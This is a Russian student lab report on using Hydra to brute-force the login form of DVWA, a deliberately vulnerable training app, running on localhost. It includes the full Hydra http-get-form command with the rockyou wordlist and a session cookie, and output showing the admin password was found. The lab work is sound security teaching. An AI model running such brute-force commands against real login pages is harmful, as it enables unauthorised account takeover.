

Отчет по третьему этапу индивидуального проекта

Дисциплина: Основы информационной безопасности

Иванов Сергей Владимирович, НПИбд-01-23

Содержание

1	Цель работы	4
2	Задание	5
3	Выполнение лабораторной работы	6
4	Выводы	9

Список иллюстраций

3.1	Распаковка архива с паролями	6
3.2	Сайт DVWA	7
3.3	Получение параметров cookie	7
3.4	Запрос в Hydra	7
3.5	Результат запроса	8
3.6	Результат	8

1 Цель работы

Получить практические навыки по использованию Hydra для брутфорса паролей.

2 Задание

1. Взломать логин и пароль с помощью Hydra.

3 Выполнение лабораторной работы

Для брутфорса паролей необходим список частоиспользуемых паролей. Использую стандартный список rockyou.txt для Kali Linux. Распаковываю его. (рис. 1).




Рис. 3.1: Распаковка архива с паролями

Захожу на сайт DVWA и перехожу во вкладку Brute Force. (рис. 2)




Рис. 3.2: Сайт DVWA

Необходимо получить параметры cookie с сайта. Используя специальное расширение. (рис. 3)




Рис. 3.3: Получение параметров cookie

Далее ввожу запрос в Hydra. Подбираем пароль для пользователя admin, используем get запрос и параметры cookie. (рис. 4)



Рис. 3.4: Запрос в Hydra

Hydra выдала результат запроса. (рис. 5)

```
(svivanov@svivanov)~$ hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie;security=medium; PHPSESSID=b7ah5vf1ii61kmuc5chht5gr3b:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-14 12:49:12
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~896 526 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie;security=medium; PHPSESSID=b7ah5vf1ii61kmuc5chht5gr3b:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-14 12:49:44

(svivanov@svivanov)~$
```

Рис. 3.5: Результат запроса

Вводим полученные логин и пароль на сайт. Видим, что авторизация выполнена успешно. (рис. 6)




Рис. 3.6: Результат

4 Выводы

Получены практические навыки по использованию Hydra для брутфорса паролей.